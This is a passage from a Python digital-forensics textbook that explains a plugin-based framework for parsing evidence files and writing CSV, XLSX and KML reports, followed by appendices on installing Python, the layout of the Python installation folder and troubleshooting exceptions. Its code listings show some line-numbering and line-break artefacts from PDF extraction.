Similarly, on line 67, anything ending in `.jpeg` or `.jpg` is most likely a photo with EXIF embedded metadata and is appended to our `exif_metadata` list. If the current file does not meet any of our requirements, then we cannot parse it with our current plugins, and we use `continue` to start the next loop.

```
063             if 'ntuser.dat' in current_file:
064                 self.userassist_files.append(current_file)
065             elif 'setupapi.dev.log' in current_file:
066                 self.setupapi_files.append(current_file)
067             elif ext == '.jpeg' or ext == '.jpg':
068                 self.exif_metadata.append(current_file)
069             elif ext == '.docx' or ext == '.pptx' or ext ==
070                 '.xlsx':
071                 self.office_metadata.append(current_file)
072             elif ext == '.mp3':
073                 self.id3_metadata.append(current_file)
074             elif ext == '.pst':
075                 self.pst_files.append(current_file)
076             elif ext.endswith('-wal'):
077                 self.wal_files.append(current_file)
078             else:
079                 continue
```

Developing the Framework `_run_plugins()` method

The `_run_plugins()` is another internal method and handles the logic for calling each plugin and then sending the returned results to the appropriate writer. There are two twists in handling each plugin which we will highlight later. We will highlight these different twists for two plugins. We will not cover the other five plugins to cut down on explaining the same code.

The first plugin example is the `wal_crawler` plugin. On line 82, we check if we need to create a `Plugin` object for the `wal_crawler` at all because if the `wal_files` list is empty, there will be nothing to run the plugin against. If it is not empty, we create a `Plugin` object on line 83.

Next, we create `wal_output`, which represents the filepath to our plugin's individual output directory. On line 85, we call the `Plugin run()` method and then based on if the excel output option is specified, `write()` the results of the plugin by passing along the `excel` keyword argument, if necessary.

Recall that the `wal_crawler` script returns a list of dictionaries where each dictionary represents the data of a single cell. When we call the plugin, we place the results in yet another list. By default, the writers expect just a list of dictionaries to iterate over and write the appropriate report. Because we append a list of dictionaries to yet another list, we need to tell the writer that it needs another for loop in order to access the list of dictionaries.

We do this by passing the `recursion` keyword argument to the plugin's `write()` method. We set the `recursion` value to 1, although this value does not matter as we only check to see if it is specified or not. By providing this value, we can specify the amount of recursion a future plugin may require.

```
080     def _run_plugins(self):
081         # Run Wal Crawler
082         if len(self.wal_files) > 0:
083             wal_plugin = Framework.Plugin('wal_crawler', self.
084                                         wal_files, self.log)
084             wal_output = os.path.join(self.output, 'wal')
085             wal_plugin.run(plugins.wal_crawler.main)
086             if self.kwargs['excel'] is True:
087                 wal_plugin.write(wal_output, recursion=1, excel=1)
088             else:
089                 wal_plugin.write(wal_output, recursion=1)
```

Unlike in the previous example, our `id3_metadata` script returns a single dictionary, which is then appended to a list. In these scenarios, we do not need to specify the `recursion` keyword argument as seen on lines 137 and 139. Beyond this single difference, the plugin is handled in the same fashion as the previous plugin.

 Remember one goal of our framework is to be able to disable or add a new plugin in as few lines of code as possible. This will make it easier to modify our workflow and add new plugins in the future.

This redundant format increases the simplicity of the framework making it far easier to maintain. We've tried to continue that process here by keeping the logic consistent and using keyword arguments to handle slight variations.

```
131     # Run ID3 metadata parser
132     if len(self.id3_metadata) > 0:
133         id3_metadata_plugin = Framework.Plugin('id3_metadata',
134                                         self.id3_metadata, self.log)
135         id3_metadata_output = os.path.join(self.output,
136                                         'metadata')
137         id3_metadata_plugin.run(plugins.id3.main)
138         if self.kwargs['excel'] is True:
139             id3_metadata_plugin.write(id3_metadata_output,
excel=1)
138         else:
139             id3_metadata_plugin.write(id3_metadata_output)
```

Exploring the Plugin object

On line 151, we have the beginning of the `Plugin` subclass. This class will have `run()` and `write()` methods handling the execution of each plugin as well as the calls to the writers.

```
151     class Plugin(object):
```

Understanding the Plugin `__init__()` constructor

The `Plugin` constructor method is fairly straightforward. We create instance variables for the plugin name, the files to be processed, the log, and a dictionary containing the results of the plugin. The `results` dictionary contains a data list, which will store the actual results returned from each plugin call. The `headers` key will eventually have a list storing the fieldnames to be used in the writers.

```
153     def __init__(self, plugin, files, log):
154         self.plugin = plugin
155         self.files = files
156         self.log = log
157         self.results = {'data': [], 'headers': None}
```

Working with the Plugin `run()` method

The `run()` method defined on line 159 is responsible for executing the plugin against each file stored in the plugin's task list. In addition, this method will print out various status messages pertaining to the execution of the plugin.

The `function` argument passed into the `run()` method is the name of the entry-point method in the plugin. We will call this entry-point for each file in the plugin's file list. For example, the `wal_crawler` plugin's entry-point method is `plugins.wal_crawler.main`.

```
159     def run(self, function):
160         msg = 'Executing {} plugin'.format(self.plugin)
161         print colorama.Fore.RESET + '[+]', msg
162         self.log.info(msg)
```

On line 164, we begin to iterate through each file in the plugin's file list. On line 166, we call the `function` variable and supply it with the file to be processed. This restricts all of our plugins to comply with a single file as its input. Some of the modifications we made to our existing plugins involved modifying their required arguments to work within the bounds of the framework.

For example, in the previous chapters we may have passed in an output file or directory as one of the script's arguments. However, now the writers, a separate part of the framework, handle the output and the plugins only need to focus on processing and returning the data to the framework.

Notice that the function call is wrapped around a `try` and `except` block. In the plugins themselves, you will see that we `raise TypeError` when an error is encountered in the plugin. If an error is encountered, the plugin will log the actual error while the framework will continue to process the next file.

On lines 167 and 168, we append the returned results from the plugin to the `data` list and set the `headers` for the plugin. The returned `headers` list is a constant list of fieldnames that is set whenever the plugin returns successfully.

```

164         for f in self.files:
165             try:
166                 data, headers = function(f)
167                 self.results['data'].append(data)
168                 self.results['headers'] = headers
169
170             except TypeError:
171                 self.log.error('Issue processing {}'.format(f))
172                 continue

```

Finally, on lines 174 through 176, we print out and log the successful completion of the plugin, including the current time to the user.

```

174     msg = 'Plugin {} completed at {}'.format(self.plugin,
175                                             datetime.now().strftime('%m/%d/%Y %H:%M:%S'))
176     print colorama.Fore.GREEN + '[*]', msg
     self.log.info(msg)

```

Handling output with the Plugin `write()` method

The `write()` method is first defined on line 178. This method will create the plugin specific output directory and call the appropriate writer to create the plugin report. On lines 182 and 183, after printing out a status message to the user, we create the plugin output directory if it does not already exist.

```

178     def write(self, output, **kwargs):
179         msg = 'Writing results of {} plugin'.format(self.plugin)

```

```
180         print colorama.Fore.RESET + '[+]', msg
181         self.log.info(msg)
182         if not os.path.exists(output):
183             os.makedirs(output)
```

On line 184, we check to see if the `excel` keyword argument was specified in the function call. If it was, we call `xlsx_writer` and pass the output directory, desired filename, fieldnames, and the data to write.

If the `excel` keyword argument is not supplied, the default `csv_writer` is called instead. This function takes the same arguments as `xlsx_writer`. On line 190, we check if the plugin name is `exif_metadata`. If so, we call `kml_writer` to plot the Google Earth GPS data.

```
184         if 'excel' in kwargs.keys():
185             Framework.Writer(writers.xlsx_writer.writer,
186                               output, self.plugin + '.xlsx', self.results['headers'],
187                               self.results['data'], **kwargs)
188         else:
189             Framework.Writer(writers.csv_writer.writer,
190                               output, self.plugin + '.csv', self.results['headers'],
191                               self.results['data'], **kwargs)
192             if self.plugin == 'exif_metadata':
193                 Framework.Writer(writers.kml_writer.writer,
194                               output, '', self.plugin + '.kml', self.results['data'])
```

Exploring the Writer object

The `Writer` object is defined on line 193. This class is responsible for creating the report for each plugin. The class has one main method, `run()`, which simply calls the writer described in the `plugin.write` method.

```
193     class Writer(object):
```

Understanding the Writer `__init__()` constructor

The constructor method instantiates session variables, including the output filename of the report, the header, and the data to be written. If the `recursion` keyword argument is present, we set the session variable before calling the `run()` method.

```
195     def __init__(self, writer, output, name, header, data,
196                  **kwargs):
197         self.writer = writer
198         self.output = os.path.join(output, name)
```

```

198         self.header = header
199         self.data = data
200         self.recursion = None
201         if 'recursion' in kwargs.keys():
202             self.recursion = kwargs['recursion']
203         self.run()

```

Understanding the Writer run() method

The `run()` method is very straightforward. Based on if recursion was specified, we call the specified writer passing along the `recursion` keyword argument.

```

205     def run(self):
206         if self.recursion:
207             self.writer(self.output, self.header, self.data,
208             recursion=self.recursion)
208         else:
209             self.writer(self.output, self.header, self.data)

```

Our Final CSV writer – csv_writer.py

Each writer essentially works in the same manner. Let's briefly discuss the `csv_writer` method before discussing the more complex `xlsx_writer` script. On the first line, we import the `unicodecsv` module to deal with any encountered Unicode strings. This module was first introduced in *Chapter 5*.

```

001 import unicodecsv as csv
002
003 __author__ = 'Preston Miller & Chapin Bryce'
004 __date__ = '20160401'
005 __version__ = 0.01
006 __description__ = 'CSV Writer for the framework'

```

Our writer is very simple. On line 20, we create a `csv.DictWriter` object and pass it the output filename and headers list. As always, we ignore if a key is not found in the supplied headers.

```

009 def writer(output, headers, output_data, **kwargs):
010     """
011     The writer function uses the csv.DictWriter module to write
012     list(s) of dictionaries. The
013     DictWriter can take a fieldnames argument, as a list, which
014     represents the desired order of columns.

```

```
013      :param output: The name of the output CSV.
014      :param headers: A list of keys in the dictionary that
represent the desired order of columns in the output.
015      :param output_data: The list of dictionaries containing
embedded metadata.
016      :return: None
017      """
018      with open(output, 'wb') as outfile:
019          # We use DictWriter instead of writer to write
dictionaries to CSV.
020          w = csv.DictWriter(outfile, fieldnames=headers, extrasaction='ignore')
```

With the DictWriter object created, we can use the built-in `writerheader()` method to write our fieldnames as the first row of the spreadsheet. Notice that we wrap this in a try and except clause, something we have not done in the past. Imagine a scenario where there is only one file for a plugin to process and it encounters an error, returning prematurely. In this case, the headers list will be None, which will cause an error. This last check allows us to stop from writing invalid output files for this scenario.

```
022      # Writerheader writes the header based on the supplied
headers object
023      try:
024          w.writeheader()
025      except TypeError:
026          print '[-] Received empty headers...\n[-] Skipping
writing output.'
027      return
```

Next, on line 29, if the `recursion` keyword argument was supplied, we use two for loops and check that data is not none before calling the `writerow` method on the dictionaries. Otherwise, on line 35, we only need to use one for loop to access the data to write.

```
029      if 'recursion' in kwargs.keys():
030          for l in output_data:
031              for data in l:
032                  if data:
033                      w.writerow(data)
034      else:
035          for data in output_data:
036              if data:
037                  w.writerow(data)
```

The writer – `xlsx_writer.py`

The `xlsx_writer` function is a slightly modified version of `xlsx_writer` we created in *Chapter 6, Extracting Artifacts from Binary Files*. We use the same `xlsxwriter` third-party module to handle the excel output. On line 8, we use list comprehension to create a list of capitalized alphabet characters from A to Z. We're going to use this list to designate the column letter based on the supplied headers length. This method works as long as there are less than 26 fieldnames, which for the current plugins is true.

```
001 import xlsxwriter
002
003 __author__ = 'Preston Miller & Chapin Bryce'
004 __date__ = '20160401'
005 __version__ = 0.04
006 __description__ = 'Write XSLX file.'
007
008 ALPHABET = [chr(i) for i in range(ord('A'), ord('Z') + 1)]
```

On line 19, we create the `xlsxwriter` workbook and supply the output filename to save it as. Before going further, we check if the supplied headers is equal to `None`. This check is necessary, just as in `csv_writer`, to avoid writing invalid data from a bad call to the writer. On line 26, we set `title_length` equal to the letter that the right-most column will be, in case there are more than 26 columns. We have currently set the right-most value to be Z.

```
011 def writer(output, headers, output_data, **kwargs):
012     """
013         The writer function writes excel output for the framework
014         :param output: the output filename for the excel spreadsheet
015         :param headers: the name of the spreadsheet columns
016         :param output_data: the data to be written to the excel
017         spreadsheet
018         :return: Nothing
019         """
020
021     if headers is None:
022         print '[-] Received empty headers... \n[-] Skipping
writing output.'
023     return
024
025     if len(headers) <= 26:
```

```
026         title_length = ALPHABET[len(headers) - 1]
027     else:
028         title_length = 'Z'
```

Next, on line 30 we create our worksheet. In a similar fashion to the `csv_writer` function, if `recursion` is specified we loop through the list, adding a worksheet for each additional list to prevent them from writing over each other. We then use list comprehension to quickly order the dictionary values based on the order of the fieldnames. In `csv_writer`, the `writerow` method from the `DictWriter` object will order the data automatically. For `xlsx_writer`, we need to use list comprehension to recreate that same effect.

```
030     ws = addWorksheet(wb, title_length)
031
032     if 'recursion' in kwargs.keys():
033         for i, data in enumerate(output_data):
034             if i > 0:
035                 ws = addWorksheet(wb, title_length)
036                 cell_length = len(data)
037                 tmp = []
038                 for dictionary in data:
039                     tmp.append(
040                         [unicode(dictionary[x]) if x in dictionary.
041                         keys() else '' for x in headers]
041                     )
```

On line 43, we create a table from "A3", to "XY", where X is the alphabet character representing the length of the fieldnames list and Y is the length of the `output_data` list. For example, if we have a dataset that has 6 fieldnames and 10 entries, we want our table to span from "A3" to "F13". In addition, we pass along the ordered `data` and specify each column using list comprehension once again to specify a dictionary with one key-value pair for each header.

```
043         ws.add_table('A3:' + title_length + str(3 + cell_
length),
044                         {'data': tmp, 'columns': [{ 'header': x}
for x in headers]})
```

On line 46, we handle the scenario where we do not supply the recursion keyword argument. In this case, we handle the same execution minus the additional for loop. Lastly, on line 54, we close the workbook.

```
046     else:
047         cell_length = len(output_data)
048         tmp = []
049         for data in output_data:
050             tmp.append([unicode(data[x]) if x in data.keys() else
051 '' for x in headers])
052             ws.add_table('A3:' + title_length + str(3 + cell_length),
053                         {'data': tmp, 'columns': [{ 'header': x} for x
in headers] })
053
054     wb.close()
```

The `addWorksheet()` method is called on lines 30 and 35, and defined below on 57. This function is used to create the worksheet and writes the first two rows of the spreadsheet. On line 65, we create the `title_format` style, which contains our text properties we want for our two title rows. On lines 70 and 71, we create both of our title rows. Currently, the values of these title rows are hardcoded but could be programmed into the framework by adding them as optional switches in `argparse`.

```
057 def addWorksheet(wb, length, name=None):
058     """
059     The addWorksheet function creates a new formatted worksheet in
the workbook
060     :param wb: The workbook object
061     :param length: The range of rows to merge
062     :param name: The name of the worksheet
063     :return: ws, the worksheet
064     """
065     title_format = wb.add_format({'bold': True, 'font_color':
'black',
066                                     'bg_color': 'white', 'font_-
size': 30,
067                                     'font_name': 'Arial', 'align':
'center'})
068     ws = wb.add_worksheet(name)
069
070     ws.merge_range('A1:' + length + '1', 'XYZ Corp', title_format)
071     ws.merge_range('A2:' + length + '2', 'Case #####', title_
format)
072     return ws
```

Changes made to plugins

We've discussed the framework, its subclasses, and the two main writer scripts. What about the changes we had to make to the plugins from previous chapters? For the most part, the core functionality of each plugin's script is unchanged, as the modifications we made only included removing printing and logging statements, deleting the argparse and log setup sections, and removing unnecessary functions such as the script's output writer (since that is handled by the framework).

Instead of walking through each plugin, we invite you to view the source files yourself and compare. All code is available for download from <http://packtpub.com/books/content/support>. You will see that these files are mostly the same from the previous scripts. Keep in mind, when we originally wrote these scripts, we had it in the back of our minds that they would eventually be added to a framework. While the similarity between the framework and standalone versions of the scripts was intentional, it was necessary to still make modifications to get everything working correctly.

Executing the framework

To run the framework, at minimum, we need to supply an input and output directory. Optionally, we can provide arguments for the desired log output path and enable XLSX output rather than the default CSV. The first example and the following screenshot highlight the minimum arguments to run the framework. The second example shows the additional switches we can call with our framework.

```
python framework.py /mnt/evidence ~/Desktop/framework_output  
python framework.py /mnt/evidence ~/Desktop/framework_output -l ~/  
Desktop/logs -x
```

Upon running the Framework, the user will be presented with a variety of output text detailing the execution status of the framework.

As each plugin is successfully processed, a report will be generated in the plugin's individual output folder. We decided to organize the output by storing each plugin report in a separate folder to allow the examiner to rapidly drill down to their plugin of interest.

Name	Size	Date Modified
metadata	--	Today, 2:41 PM
exif_metadata.csv	40 KB	Today, 2:40 PM
exif_metadata.kml	3 KB	Today, 2:40 PM
office_metadata.csv	7 KB	Today, 2:40 PM
setupapi	--	Today, 2:41 PM
setupapi.csv	962 bytes	Today, 2:40 PM
userassist	--	Today, 2:41 PM
userassist.csv	77 KB	Today, 2:40 PM
wal	--	Today, 2:41 PM
wal_crawler.csv	307 KB	Today, 2:40 PM

Additional challenges

There are a lot of potential opportunities for improvement with our Framework. Obviously, one could continue to add more plugins and writers to the framework. For example, while we have the beginning of USB device artifacts with the Setupapi plugin, it could be expanded by parsing various USB pertinent registry keys using the Registry module from *Chapter 6, Extracting Artifacts from Binary Files*. Or consider adding other scripts we have already created. For instance, it might be useful to generate an active file listing using the script from *Chapter 5, Databases in Python*. This would allow us to monitor what files have been processed by the framework or to take a snapshot of all files on the examined system.

Additionally, adding novel sources of user activity artifacts, such as a Prefetch parser would enhance the intrinsic value of the framework. The file format for Prefetch files is described at http://forensicswiki.org/wiki/Windows_Prefetch_File_Format. As with any binary file, we recommend using the struct module to parse the file.

Finally, for those looking for a challenge consider adding E01 and dd support using libewf (<https://github.com/libyal/libewf>) or libtsk (<https://github.com/py4n6/pytsk>). This would get rid of the steps required to mount the image file before running the framework against it. This would be more of an undertaking and will likely require a rewrite of the framework. However, the harder the challenge, the more you'll get out of it once complete.

Most importantly, evaluate the workflows you encounter on a daily basis and consider what tasks automation would ease and which require a more manual approach. Through this planning and road mapping it can be easier to accomplish a design of a simple and elegant solution

Summary

This is the final chapter where we learned how to develop our own forensic framework using scripts we have previously built and libraries we have explored through many exercises. Successfully creating a forensic framework is the first step in building your own automated forensic solution. We have learned how to balance code complexity with efficiency to develop a sustainable framework to help us answer investigative questions. Visit <http://packtpub.com/books/content/> support to download the code bundle for this and all the previous chapters.

At the outset of this book, we aimed to teach investigators the advantages of Python by highlighting increasingly complex examples. Throughout this process, we have introduced common techniques, best practices, and a myriad of first and third-party modules that can ease the daily forensic examination. It is our hope that, at this point, you are comfortable with developing your own scripts, understand the fundamentals of Python, and are well on your way to becoming a forensic developer.

As we close out the book, we wanted to list a few recommendations. If you have not done so, please attempt to solve the various challenges. Some are fairly straightforward while others are more difficult, but in any case, they help further develop skills. Additionally, go beyond just following along with code that has already been written. Find a problem or some task frequently encountered and script it from scratch. And, as always, ask friends, the internet, read additional books, and collaborate with others to continue learning. Our capacity to learn is waylaid only by our lack of effort to pursue it.

A Installing Python

This appendix contains instructions to install Python 2.X on Windows, OS X, and Linux machines. Python 3.X can be installed in a similar way, though the code in this book has been written with Python 2.7. Most of this appendix will focus on installing Python for Windows. Python comes standard with OS X and many Linux distributions.

Python for Windows

Python does not come installed by default on Windows machines. At the time of writing this, Python 2.7.11 is the most recent 2.X line and can be installed by downloading the `python-2.7.11.msi` file from <https://www.python.org/downloads/>. We recommend installing the 64-bit version if supported by your hardware.




After executing the Python installer, you can run Python by clicking on the `python.exe` file located in the `C:\Python27` directory or from the command prompt at `C:\Users\LPF>C:\Python27\python.exe`. This path may vary depending on customizations during installation.


The third, and easiest, method to run Python is to just type `python` in the Command Prompt. To do this, we must add the location of the Python executable to our PATH variable. Python includes an automatic way of doing this, simply run the `win_add2path.py` script in the command prompt. After the script runs, close and open a new command prompt to load the new PATH variable before typing `python`.

`C:\Users\LPF>C:\Python27\Tools\Scripts\win_add2path.py`

You can also perform this manually by right-clicking **My Computer**, or **This PC** on Windows 8.1, and selecting **Properties**. On the left-hand side panel, select **Advanced system settings** followed by **Environment Variables**.



In the **System variables** box, select the **Path** variable and add the following (with the exception of the quotes) to the end "`;C:\Python27;C:\Python27\Scripts`". The `Python27` directory contains the python executable, which we often invoke from the command line. The `Scripts` directory contains multiple scripts such as `pip` and `easy_install`, which make installing third-party modules a breeze. With this now complete, you have successfully installed Python.



If you did this incorrectly, you would receive the following error when typing `python` into the command prompt:

```
C:\Users\LPPF>python
'python' is not recognized as an internal or external command,
operable program or batch file.
```

Make sure that you've closed and opened a new command prompt after updating the PATH variable. In addition, ensure that you've added the correct path information for the `Python27` and `Scripts` folders as illustrated earlier.

Python for OS X and Linux

Unlike Windows, Python typically comes standard with OS X and Linux. To determine what version of Python your machine is running, call the Python interpreter with the "V" switch: (case-sensitive):

```
LPF@ubuntu:~$ python -v  
Python 2.7.9
```

If your machine does not have Python or is running an older version of Python, you can install it in a variety of ways.

For OS X and Linux, you can navigate to <http://python.org/downloads> to download the latest release of Python 2.X or 3.X for your particular system.

Additionally, visiting <http://python.org/downloads/mac-osx/> or python.org/downloads/source/ will allow you to download current and previous versions of Python 2.X and 3.X for OS X and Linux, respectively.

Installing Python on OS X is straightforward, simply download the installer, run it, and the specific version of Python selected will be installed on your system and added automatically to your PATH variable. Confirm by opening the Terminal, typing `python`, and pressing *Tab* twice to see available options. Depending on your system, you may have a number of different versions of Python already installed.

```
Prestons-MBP:~ Preston$ python  
python           python2.6-config   python3-config    python3.5m-config  
python-config    python2.7          python3.5        pythonw  
python2          python2.7-config   python3.5-32     pythonw2  
python2-config   python3          python3.5-config  pythonw2.6  
python2.6         python3-32        python3.5m       pythonw2.7
```

In addition to the methods described earlier, installing Python on Linux can typically be performed with the default package manager. As an example, using `apt` as a package manager, you can search for and install various Python packages.

We can search `apt-cache` to see available Python packages. In this case, we pipe it through `more` so we can view the data one page at a time.

```
LPF@ubuntu:~$ apt-cache search python | more
...
python2.7 - Interactive high-level object-oriented language (version 2.7)
...
python3 - interactive high-level object-oriented language (default
python3 version)
```

We can use the `apt-get` package manager to handle installation of either Python 2.X or 3.X packages:

```
LPF@ubuntu:~$ sudo apt-get install python2.7
LPF@ubuntu:~$ sudo apt-get install python3
```


B

Python Technical Details

The Python installation folder

In this section, we will discuss the structure of the Python installation directory, to better understand its purpose and how to take advantage of it. On Windows, Python installs itself in the root of the C:\ directory in the Python27 folder. If multiple versions of Python exist on the system, Python 2.7 is installed in the C:\Python\2.7 folder. Other numbered versions of Python would exist under the C:\Python folder.

Within the installation directory, there are a number of folders and files. Notably, the python.exe and pythonw.exe executables exist within the directory. The pythonw.exe executable is the same as python.exe with the exception that a terminal window does not appear when running a script. We might, for example, use pythonw.exe when running a GUI-based Python script where we do not need to see a terminal because all interaction happens within the GUI.

Let's now discuss the contents and purpose of the directories in the Python installation folder. For our purposes, we will highlight some of the more important folders. The following screenshot shows the contents of the Python installation directory.

Name	Date modified	Type	Size
DLLs	3/21/2016 7:02 AM	File folder	
Doc	3/21/2016 7:02 AM	File folder	
include	3/21/2016 7:02 AM	File folder	
Lib	4/4/2016 10:10 PM	File folder	
libs	3/21/2016 7:02 AM	File folder	
Scripts	4/3/2016 6:10 PM	File folder	
tcl	3/21/2016 7:02 AM	File folder	
Tools	7/19/2015 2:52 PM	File folder	
ez_setup	6/22/2014 4:40 PM	JetBrains PyCharm	11 KB
LICENSE	12/10/2014 12:35 ...	Text Document	38 KB
Microsoft.VC90.CRT.manifest	7/29/2008 8:10 AM	MANIFEST File	2 KB
msvcr90.dll	7/29/2008 8:05 AM	Application extens...	641 KB
NEWS	12/10/2014 12:31 ...	Text Document	399 KB
python	12/10/2014 11:28 ...	Application	26 KB
python27.dll	11/10/2013 6:24 PM	Application extens...	2,393 KB
pythonw	12/10/2014 11:28 ...	Application	27 KB
README	11/25/2014 4:07 PM	Text Document	53 KB
setupools-5.1	6/22/2014 4:42 PM	Compressed (zipp...	835 KB
w9xpopen	11/27/2010 6:31 PM	Application	49 KB

The Doc folder

The `Doc` folder contains compiled HTML help files, which document the version(s) of Python installed and contain homologous contents as the online Python documentation. This can be a very helpful resource when developing scripts in an offline environment. Multiple documentation files will exist for the different subversions of Python installed. For example, Python 2.7.6 and Python 2.7.10 will have separate help files detailing the different subversions of Python 2.7.X.

The Lib folder

The `Lib` folder contains the standard library and third-party modules. Standard library modules are present in the `Lib` folder. Third-party modules are located within the `site-packages` subdirectory.

The Scripts folder

The `Scripts` folder contains the `pip`, `easy_install`, `wheel`, and other utility executables. The `pip` executable needs no introduction as it has been our go to method to install third-party Python modules. The `easy_install` executable can also be used to install Python modules. Pip came after `easy_install` and introduced additional features making it the more compelling option. However, we have used `easy_install` to install modules that `pip` was unable to locate or install successfully. A comparison between the two tools can be read at http://python-packaging-user-guide.readthedocs.org/en/latest/pip_easy_install/.

The Python interpreter

Running behind the scenes and executing Python code is the Python Interpreter. The Python interpreter is responsible for converting source code (`.py` files) into faster executing byte code (`.pyc` files) and interpreting the byte code instructions with the **Python Virtual Machine (PVM)**. The interpreter will skip the initial byte code conversion if the file has not changed since the last byte code instructions were generated.

Once Python has been properly installed, an interactive prompt session can be launched by typing `python` on the command line or terminal. The interactive prompt is useful for testing smaller segments of code or experimenting with ideas. It is not recommended to write lengthy scripts in the interactive prompt. When code is executed within the prompt, source code is converted to byte code in memory, executed by the PVM, and then the byte code is discarded. Code written in the interactive prompt is not saved into a `.py` or `.pyc` file.

Python modules

Now we know how and why Python optimizes our code each time we execute a script. How does the Python Interpreter know which script to run when we import a module? You have already learned how to import our own code by turning a normal directory into a Python package, in *Chapter 2, Python Fundamentals* by including an `__init__.py` file. But what about when we import a module that is not in an immediate subdirectory?

There are a number of different methods of installing Python modules. Python modules can be installed with `.whl` (wheel), `.egg` (egg), bundled with a `setup.py` file, or using automated solutions such as `pip`. Irrespective of the method, these modules install the same contents on the system.

Each time Python starts, it automatically runs the site module, which among other things, adds the `Lib/site-packages` folder to the `sys.path` variable. The `sys.path` is also initialized by the `PYTHONPATH` variable. When we try to import a module, Python searches within the directories listed in the `sys.path` variable. Within these directories it looks for `.py`, `.pyc`, and `.pyd` files with the same name of the specified module.

In fact, we can copy a module's files and transfer them to another system (running the same OS, architecture, and version of Python), and that module will have been successfully installed. This can be a convenient means of providing required third-party modules with your code, so it executes for the end user without requiring further action upon their part. When copying we must be sure to transfer all required files, dependencies, and DLLs (if present). Offline installation is usually available through a `setup.py` file.

C

Troubleshooting Exceptions

At some point in your development career—probably by the time you write your first script—you will have encountered a Python error and received a "Traceback" message. The Traceback provides the context of the error and pinpoints the line that caused the issue. The issue itself is an exception and a message of the error (even if it isn't very descriptive or helpful).

Python has a number of built-in exceptions whose purpose is to help the developer in diagnosing errors in their code. This section contains faulty exception-producing code and solutions. The idea is to learn what not to do from bad examples. This is not, however, an exhaustive listing as some less common, module-specific, and user-created exceptions are not covered. A full listing of built-in exceptions can be found at <https://docs.python.org/2/library/exceptions.html>.

Many Python scripters, developers, and hobbyists have shared their solutions for troubleshooting on a variety of websites and forums, such as <https://www.stackoverflow.com>. We invite you to search for clever solutions to problems you may face in your own code. Good search results are usually found by searches containing the word Python, the exception class name and a segment of the exception message. More likely than not someone has experienced, solved, and posted their thoughts on the error you are faced with. Additionally, members of the Python community likely post a contact link, email, or repository issues page allowing you to view prior questions and solutions.

AttributeError

AttributeErrors occur when attempting to use or assign an attribute that is not defined in the current context:

```
>>> import math
>>> print math.notattribute(5)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'module' object has no attribute 'notattribute'
```

Here, we are trying to refer to an attribute from the imported `math` library named `notattribute`. That module does not exist in the `math` library and is the reason we're getting the error here. Another scenario where we would receive an `AttributeError` is trying to refer to a submodule from a library that does not import its own submodules automatically.

The Traceback indicates the file in which the error occurred, in this case, `stdin` or standard input, because this code was written in the interactive prompt. When working on larger projects or with a single script, the file will be the name of the error-causing script rather than `stdin`. The "in" bit will be the name of the function that contains the faulty line of code or "`<module>`" if the code is not in a function.

Available attributes can be determined using the `dir` built-in function. It is clear that there is no attribute named `notattribute` in the `math` module. We have the following code:

```
>>> import math
>>> dir(math)
['__doc__', '__file__', '__name__', '__package__', 'acos', 'acosh',
